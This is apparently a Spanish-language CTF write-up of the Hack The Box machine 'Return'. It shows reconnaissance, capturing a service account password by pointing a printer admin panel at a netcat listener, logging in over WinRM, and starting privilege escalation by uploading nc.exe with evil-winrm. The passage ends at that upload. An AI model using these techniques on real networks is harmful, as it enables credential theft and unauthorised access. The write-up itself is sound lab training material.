

En el dia de hoy vamos a hacer la máquina return de hack the box a ciegas, en este caso me he animado a no mirar la máquina y entretenerme el tiempo que haga falta para resolver esta máquina.

Primeramente con el reconocimiento inicial se puede observar que nos enfrentamos a un Windows ya que el TTL del ping es 127, que es muy cercano a 128.




Con el ping ya hecho nos dirigimos ahora a la parte habitual del reconocimiento con nmap para ver que puertos tiene abierto nuestro objetivo de hoy. Se puede ver que tenemos para listar todos estos puertos que son los habituales en windows, samba , kerberos, puerto 80 de página web, puerto de DNS



Primero me gusta mirar la web en este tipo de CTF ya que si hay una web normalmente los tiros suelen ir por allí sobretodo en máquinas easy.


Y es un printer admin panel



En este printer admin panel al explorar las opciones que tenemos disponibles se puede observar que hay un lugar para introducir datos

El nombre de usuario es el típico usuario kerberoasteable pero tambien necesitariamos un password para intentar ese ataque en particular, voy a mirar a traves de un control c + control V si la


máquina en cuestión es fácil de verle la contraseña




La contraseña es fake, despues de observar por un rato el código de la página la contraseña son simplemente asteriscos, no es ningún tipo de string en particular, no vaya a ser que sea una trampa y la contraseña sea verídica voy a comprobarlo de todas formas con netexec.

Obviamente no ha colado (Más me gustaría, pero la comprobación nunca esta de más)

Durante un rato de enumeración que no me ha llevado a ninguna parte se me ha ocurrido una idea, este panel con puerto y lugar a conectarse es la típica de intentar colar una reverse shell, que tal si el servidor de la impresión soy yo? Por eso mismo me he puesto en escucha con netcat, para ver si cuela...




No me ha dado una reverse shell porque al fin y al cabo no le he especificado que quiero una reverse shell, solo he dado una IP. Casualmente al hacer una conexión en escucha activa me han soltado una contraseña (Muy realista). No es una shell interactiva, ya he intentado la comanda whoami y efectivamente no funciona. Pero tenemos el password de svc-printer




Vaya, tenemos premio, tanto con SMB, como con WINRM, el plan original era listar recursos con smbclient, con este descubrimiento podemos irnos directamente a conectarnos para obtener nuestra querida flag de user y seguidamente realizar la


escalada de privilegios.



Entramos con winrm




Al hacer un whoami /all logro listar todos los permisos que yo tengo, en estos permisos que yo tengo hay algun par o 3 que parecen que podrian llegar a ser vulnerables en otras situaciones.




Al hacer un net-user del usuario con el que estamos, podemos ver como tenemos el remote management use, que es el que nos permite conectarnos a traves de win-rm. Entre los otros grupos tampoco parece haber ninguno que me llame la atención. Pues al final al no encontrar nada me he comido mis propias palabras y al buscar entre los diferentes grupos + la palabra exploit he llegado a la

siguiente página crucial para la escalada de privilegios



Captura de la página en cuestión como orientación, en las siguientes capturas se va a realizar el mismo proceso de la página

que nos va a llevar a ser finalmente root.



Primeramente nos copiamos el netcat a la ubicación del directorio donde estemos, si mal no recuerdo en vez de compartir puedo pasarme el netcat a la máquina donde me encuentro a traves de un

upload en evil winrm

```
┌──(jouker㉿joukerm)-[~]
└─$ locate nc.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe

┌──(jouker㉿joukerm)-[~]
└─$ cp /usr/share/seclists/Web-Shells/FuzzDB/nc.exe ./netcato.exe
```

Efectivamente


```
*Evil-WinRM* PS C:\Users\svc-printer> upload netcato.exe

Info: Uploading /home/jouker/netcato.exe to C:\Users\svc-printer\netcato.exe

